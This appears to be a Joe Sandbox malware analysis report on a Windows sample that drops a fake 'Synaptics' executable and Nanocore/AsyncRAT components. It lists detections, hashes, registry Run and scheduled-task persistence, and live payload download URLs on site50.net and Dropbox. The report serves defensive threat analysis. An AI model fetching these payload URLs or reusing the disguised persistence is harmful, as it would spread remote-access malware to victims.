4.2.y8kdmHi6x3.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.2.y8kdmHi6x3.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.400000.6.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.6.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.400000.6.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.6.unpack	100%	Avira	TR/Dropper.Gen		Download File
23.0.Synaptics.exe.400000.6.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.0.Synaptics.exe.e40000.3.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.0.y8kdmHi6x3.exe.bc0000.13.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.0.y8kdmHi6x3.exe.400000.16.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File

Source	Detection	Scanner	Label	Link	Download
4.0.y8kdmHi6x3.exe.400000.16.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.0.y8kdmHi6x3.exe.400000.16.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.16.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.y8kdmHi6x3.exe.400000.16.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.0.Synaptics.exe.e40000.15.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.0.y8kdmHi6x3.exe.400000.10.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.10.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.0.y8kdmHi6x3.exe.400000.10.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.10.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.y8kdmHi6x3.exe.400000.10.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.2.Synaptics.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
21.2.Synaptics.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.2.Synaptics.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
21.2.Synaptics.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
21.2.Synaptics.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.8b0000.20.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.0.y8kdmHi6x3.exe.bc0000.25.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
23.0.Synaptics.exe.400000.12.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.12.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.400000.12.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.12.unpack	100%	Avira	TR/Dropper.Gen		Download File
23.0.Synaptics.exe.400000.12.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.8b0000.5.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
11.2.._cache_WINDOWS.EXE.5b0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
20.0.Synaptics.exe.870000.3.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
21.0.Synaptics.exe.400000.12.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
21.0.Synaptics.exe.400000.12.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.0.Synaptics.exe.400000.12.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
21.0.Synaptics.exe.400000.12.unpack	100%	Avira	TR/Dropper.Gen		Download File
21.0.Synaptics.exe.400000.12.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
15.0.Synaptics.exe.e80000.0.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
0.0.y8kdmHi6x3.exe.5b0000.0.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
23.2.Synaptics.exe.8b0000.4.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
6.2.._cache_y8kdmHi6x3.exe.3c0000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
6.2.._cache_y8kdmHi6x3.exe.3c0000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
6.2.._cache_y8kdmHi6x3.exe.3c0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
20.0.Synaptics.exe.400000.16.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
20.0.Synaptics.exe.400000.16.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File

Source	Detection	Scanner	Label	Link	Download
20.0.Synaptics.exe.400000.16.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
20.0.Synaptics.exe.400000.16.unpack	100%	Avira	TR/Dropper.Gen		Download File
20.0.Synaptics.exe.400000.16.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
20.0.Synaptics.exe.870000.11.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
4.0.y8kdmHi6x3.exe.400000.8.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.8.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.0.y8kdmHi6x3.exe.400000.8.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
4.0.y8kdmHi6x3.exe.400000.8.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.y8kdmHi6x3.exe.400000.8.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
21.0.Synaptics.exe.e40000.0.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
23.0.Synaptics.exe.8b0000.7.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
21.0.Synaptics.exe.e40000.9.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
23.0.Synaptics.exe.400000.10.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.10.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.400000.10.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.10.unpack	100%	Avira	TR/Dropper.Gen		Download File
23.0.Synaptics.exe.400000.10.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
4.0.y8kdmHi6x3.exe.bc0000.0.unpack	100%	Avira	HEUR/AGEN.1109339		Download File
20.0.Synaptics.exe.400000.10.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
20.0.Synaptics.exe.400000.10.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
20.0.Synaptics.exe.400000.10.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
20.0.Synaptics.exe.400000.10.unpack	100%	Avira	TR/Dropper.Gen		Download File
20.0.Synaptics.exe.400000.10.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
23.0.Synaptics.exe.400000.14.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
23.0.Synaptics.exe.400000.14.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://xred.site50.net/syn/Synaptics.rarZ	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/Synaptics.rar	4%	Virustotal		Browse
http://xred.site50.net/syn/Synaptics.rar	0%	Avira URL Cloud	safe	
http://https://docs.goog	0%	Virustotal		Browse
http://https://docs.goog	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SSLLibrary.dl	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SSLLibrary.dll6	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SUpdate.iniZ	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SUpdate.ini	0%	Avira URL Cloud	safe	
http://https://docs.goo	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SSLLibrary.dlp	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SUpdate.iniD0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://xred.site50.net/syn/SUpdate.iniD0/	0%	Avira URL Cloud	safe	
http://schemas.microsof	0%	URL Reputation	safe	
http://xred.site50.net/syn/SSLLibrary.dll	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocaq	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
freedns.afraid.org	69.42.215.252	true	false		high
docs.google.com	142.250.186.46	true	false		high
saw4.playit.gg	54.38.136.57	true	false		high
chivalrous-condition.auto.playit.gg	unknown	unknown	false		high
agonizing-bat.auto.playit.gg	unknown	unknown	false		high
xred.mooo.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://freedns.afraid.org/api/?action=getdyndns&sha=a30fa98efc092684e8d1c5cff797bcc613562978	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=	WINDOWS.EXE, 00000009.00000003.336747478.00000000022F0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://xred.site50.net/syn/Synaptics.rarZ	Synaptics.exe, 00000014.00000002.527933860.0000000002E10000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.dropbox.com/s/n1w4p8gc6jzo0sg/SUpdate.ini?dl=1	Synaptics.exe, 00000017.00000000.387352587.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high
http://freedns.afraid.org/api/?action=getdyndns&sha=a30fa98efc092684e8d1c5cff797bcc613562978$1	Synaptics.exe, 00000014.00000002.527570253.00000000012C9000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=1:	Synaptics.exe, 00000014.00000002.527933860.0000000002E10000.00000004.00000800.00020000.00000000.sdmp	false		high
http://xred.site50.net/syn/Synaptics.rar	Synaptics.exe, 00000017.00000000.387352587.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://docs.goog	Synaptics.exe, 00000014.00000000.448364389.0000000008ECE000.00000004.00000010.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://docs.google.com/	Synaptics.exe, 00000014.00000002.527672867.000000000131A000.00000004.00000020.00020000.00000000.sdmp, Synaptics.exe, 00000014.00000000.447489062.00000000079A3000.00000004.00000800.00020000.00000000.sdmp	false		high
http://xred.site50.net/syn/SSLLibrary.dl	WINDOWS.EXE, 00000009.00000003.336747478.00000000022F0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://xred.site50.net/syn/SSLLibrary.dll6	Synaptics.exe, 00000014.00000002.527933860.0000000002E10000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.dropbox.com/s/zhp1b06imehwylq/Synaptics.rar?dl=1:	Synaptics.exe, 00000014.00000002.527933860.0000000002E10000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=1	Synaptics.exe, 00000017.00000000.387352587.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high
http://https://www.dropbox.com/s/zhp1b06imehwylq/Synaptics.rar?dl=1	Synaptics.exe, 00000017.00000000.387352587.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://xred.site50.net/syn/SUpdate.iniZ	Synaptics.exe, 00000014.00000002.5279338 60.0000000002E10000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://docs.google.com/S	Synaptics.exe, 00000014.00000000.4474890 62.00000000079A3000.00000004.00000800.00 020000.00000000.sdmp	false		high
http:// https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=8	y8kdmHi6x3.exe, 00000004.00000003.328489 668.0000000003030000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://xred.site50.net/syn/SUpdate.ini	Synaptics.exe, 00000017.00000000.3873525 87.0000000000400000.00000040.00000400.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://docs.goo	Synaptics.exe, 00000014.00000000.4454826 16.0000000001344000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://xred.site50.net/syn/SSLLibrary.dlp	y8kdmHi6x3.exe, 00000004.00000003.328489 668.0000000003030000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://www.dropbox.com/s/n1w4p8gc6jzo0sg/SUpdate.ini?dl=16	Synaptics.exe, 00000014.00000002.5279338 60.0000000002E10000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://xred.site50.net/syn/SUpdate.iniD0	y8kdmHi6x3.exe, 00000004.00000003.328489 668.0000000003030000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://xred.site50.net/syn/SUpdate.iniD0/	WINDOWS.EXE, 00000009.00000003.336747478 .00000000022F0000.00000004.00000800.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.microsof	SYSTEM32.EXE	false	• URL Reputation: safe	unknown
http://xred.site50.net/syn/SSLLibrary.dll	Synaptics.exe, 00000017.00000000.3873525 87.0000000000400000.00000040.00000400.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://www.dropbox.com/s/n1w4p8gc6jzo0sg/SUpdate.ini?dl	WINDOWS.EXE, 00000009.00000003.336747478 .00000000022F0000.00000004.00000800.0002 0000.00000000.sdmp	false		high
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocaq	Synaptics.exe, 00000014.00000000.4454826 16.0000000001344000.00000004.00000020.00 020000.00000000.sdmp, Synaptics.exe, 000 00014.00000000.438951576.00000000079C200 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.186.46	docs.google.com	United States		15169	GOOGLEUS	false
54.38.136.57	saw4.playit.gg	France		16276	OVHFR	false
69.42.215.252	freedns.afraid.org	United States		17048	AWKNET-LLCUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	560001
Start date:	26.01.2022
Start time:	02:38:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	y8kdmHi6x3.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@47/38@27/5
EGA Information:	• Successful, ratio: 83.3%
HDC Information:	• Successful, ratio: 36.2% (good quality ratio 35.3%) • Quality average: 81.3% • Quality standard deviation: 25.1%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.109.88.177, 52.109.12.22, 52.109.8.24, 104.208.16.94
- Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, europe.configsvc1.live.com.akadns.net, onedsblobprdcus16.centralus.cloudapp.azure.com
- Execution Graph export aborted for target SYSTEM32.EXE, PID 6952 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing behavior and disassembly information.
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.

- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
02:39:40	API Interceptor	1x Sleep call for process: y8kdmHi6x3.exe modified
02:39:57	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run Synaptics Pointing Device Driver C:\ProgramData\Synaptics\Synaptics.exe
02:40:00	API Interceptor	40x Sleep call for process: Synaptics.exe modified
02:40:05	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
02:40:06	Task Scheduler	Run new task: DHCP Monitor path: "C:\Users\user\Desktop\._cache_WINDOWS.EXE" s>$(Arg0)
02:40:09	Task Scheduler	Run new task: DHCP Monitor Task path: "C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe" s>$(Arg0)
02:40:09	API Interceptor	674x Sleep call for process: ._cache_WINDOWS.EXE modified
02:41:27	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

Process:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	208384
Entropy (8bit):	7.451462755520174
Encrypted:	false
SSDEEP:	6144:ULV6Bta6dtJmakIM5n2B/XMekQlD/7W6Qyf0b:ULV6BtpmkbZXxVpQyf0b
MD5:	568E6A074378730CEE0947C4C796372D
SHA1:	7688894728B8207756F52384798E394DE8D54070
SHA-256:	2F990B69464DAB55B2EBC8F6A302FE09E5767844B4AFB71B43A20A6C2EA48D8D
SHA-512:	250A1215FD28E4CD5F6DA3E72B42A88F93664D4A2484D29F6141A81EF4968872B86379FB54AAF2E645D46EF8C881E43D1C32392DC3F7C381A86C252D7BDB273

Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 88%, Browse • Antivirus: ReversingLabs, Detection: 98%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....d..... .....@.. ....8...W.... .. `..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc... `... ...b.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....- (&s8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0 ..$.....~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\ProgramData\Synaptics\._cache_Synaptics.exe

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	24576:jFYnnsJ39LyjbJkQFMhmC+6GD9vApfbZXJf:jFunsHyjtk2MYC5GDtA1
MD5:	3A5072A9A5DC35DFB99A59F67C3DC6C0
SHA1:	335398BB44927DDB18905221C52A89AA101A3C7F
SHA-256:	29BF88F94FFAB5559B5AF5A9DB05CFDBE2BEEB81301F1E64E851CFA925C930AC
SHA-512:	B3B11F8E5B495C873A8AFA58FDC2F2FEF7E7D610A50516FB701DAB1197AC11A63E5F857F9B6ECF1A9B33FDF0D875ECF59695BE83FF35AFCBC23F8293D068E8 FA
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\ProgramData\Synaptics\._cache_Synaptics.exe, Author: Florian Roth • Rule: Malware_QA_update, Description: VT Research QA uploaded malware - file update.exe, Source: C:\ProgramData\Synaptics\._cache_Synaptics.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\ProgramData\Synaptics\._cache_Synaptics.exe, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\ProgramData\Synaptics\._cache_Synaptics.exe, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\ProgramData\Synaptics\._cache_Synaptics.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\ProgramData\Synaptics\._cache_Synaptics.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....F..Q.....m.>.....m...F...m.....3.....V...m.....m.=.....Rich..... .....PE..L....0.N.....z.....H2.....@.....@.....<.....`.....H...@.....$..... .....text...Bx.....z..... ..`.rdata...1.....2...~.....@..@.data.....@....rsrc.....@..@.reloc.....r.....@..B..... .....

C:\ProgramData\Synaptics\Synaptics.exe

Process:	C:\Users\user\Desktop\y8kdmHi6x3.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2083328
Entropy (8bit):	7.943244956522882
Encrypted:	false
SSDEEP:	49152:NnA21ODDkXkNpkDWti0EcFKPxqq1VVmkvavPvYMo:NAdDDetDKXiJb1VVmkM3YJ
MD5:	BFF363A92AC43FF249652A83DADC02AB
SHA1:	3C7B47A3F4DC3C8555B656505244886CB3A172F5
SHA-256:	D054E33DE2D63966C68B44DD1D1DE8A9B7ABB76781100FE82423C80E112D4580
SHA-512:	8CEEF643926251A6D6B5FFEE6E662B68580992117D98DBD24CCFDE5CDAD429CE4719A92C63F470C2857272330C9F3A4A2D7F175A6300D6B1833A387F4B841D2
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....B.....N.... .....@.. ....@.....K.....?..... ....H.....text...T.... ....`.rsrc....?.....@.....@..@.rel oc..... .....@..B.....0.....H.....H.....X"...t.....Z(.....(....s....(....*..(....*6.(.....(....*....0..... .a..(....(....r...p(....(....o.....r...po..... (.....~....-6 ....r3..p.....(.....(.....(....(.....~....{....~....o....*.....0..... ...%.....(.....s ....s!..... ....o"..... ....o#...($...r;..po%..... ....s&.....o'....[o(...o).....o*....[o(...o+.....o,.....o-....s.....io/.....o0.....,...o1.....o2..

C:\ProgramData\Synaptics\Synaptics.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\y8kdmHi6x3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\._cache_WINDOWS.EXE.log

Process:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	false
Reputation:	unknown
